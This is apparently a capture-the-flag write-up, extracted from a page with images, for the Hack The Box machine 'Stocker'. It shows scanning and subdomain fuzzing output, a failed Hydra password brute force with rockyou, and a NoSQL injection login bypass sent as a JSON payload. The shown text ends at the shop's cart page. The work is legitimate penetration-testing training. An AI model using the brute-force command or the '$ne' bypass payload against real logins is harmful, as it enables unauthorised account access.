

0x1 Scan




```
Ξ offsec/stocker git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.196 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } || {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.196:22
Open 10.10.11.196:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```



```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/Jyuj3D7FuZQdudxWlH081Q6WkdTVz6G05mFSFpBpycfOrwuJpQ6oJV1I4J6UeXg+o5xHS
fUiCYdPSVJmFjX/TgTzXYHt7kHj0vLtMG63sxXQDVLC5NwLs3VE61qD4KmhCfu+9viOBvA1ZID4Bmw8vgi0b5FfQASbtkylpRxdOEyUxGZ1dbcJ
LyO4CbtifsWblmmoRWIr+U8B2wP/D9whWGwRJPBBwTJWZvxvZz3llRQhq/8Np0374iHWIEG+k9U9Am6rFKBgGlPUcf6Mg7w4AFLiFEQaQFRpEbf
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgPXCNqX65/kNxcEEVPqpV7du+KsPJokAydK
|   256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAQbCqJw5+Y+T17PRzOcYd+W32hF
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-generator: Eleventy v2.0.0
|_http-title: Stock - Coming Soon!
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4EB67963EC58BC699F15F80BBE1D91CC
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP



Stockers


Services About us Numbers Gallery Work with us Testimonials

Stock your shelves with our products!

At **Stocker**, our exclusive deals with manufacturers gives us an edge on price and variety. We're aiming to launch very soon so we can help you sell more!

We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.


Nothing interesting, so I check subdomain, and found dev.stocker.htb.



```
Ξ offsec/stocker git:(master) ▶ ffuf -u http://stocker.htb -H 'Host: FUZZ.stocker.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 6

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://stocker.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.stocker.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 6
________________________________________________

dev                     [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 346ms]
:: Progress: [4989/4989] :: Job [1/1] :: 102 req/sec :: Duration: [0:00:49] :: Errors: 0 ::
Ξ offsec/stocker git:(master) ▶
```

dev.stocker.htb

Found potential username *jsmith*.



Please sign in

jsmith Username
Password Password

Sign in


© 2022

Hydra (fail)

I try bruteforcing with Hydra.

- username: jsmith

but it failed and could not manage to get password.




```
↑255 offsec/stocker git:(master) ▶ hydra -l jsmith -P /usr/share/wordlists/rockyou.txt dev.stocker.htb -V http-form-post
 '/login:^USER^=jsmith&password=^PASS^:Invalid'

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-25 16:33:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://dev.stocker.htb:80/login:^USER^=jsmith&password=^PASS^:Invalid
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```

SQL injection (fail)

I also try SQL injection and it failed.


NoSQL injection

I cannot do normal NoSQL injection via form, so I intercept it with Burpsuite and change to *Application/JSON*.



```
POST /login HTTP/1.1
Host: dev.stocker.htb
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.stocker.htb
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
Referer: http://dev.stocker.htb/login
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh11nP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B7
Connection: close

{"username": {"$ne": null}, "password": {"$ne": null}}
```

It bypasses and got a login page.



Stockers

Logout

Buy Stock Now!

Our products are some of the highest quality products about. Our on-demand customer support will help you at every stage, helping you make money and win your customers over.


View Cart

Cup
It's a red cup.
4 In Stock
£32.00
Add to Basket

Bin
It's a rubbish bin.

Axe
It's an axe.
21 In Stock
£12.00
Add to Basket

I add to cart and submit.




Stockers
hacktricks/nosql-injection.m
Not secure | dev.stocker.htb/stock#

Our products are some of the highest quality products about. Our on-

Your Cart

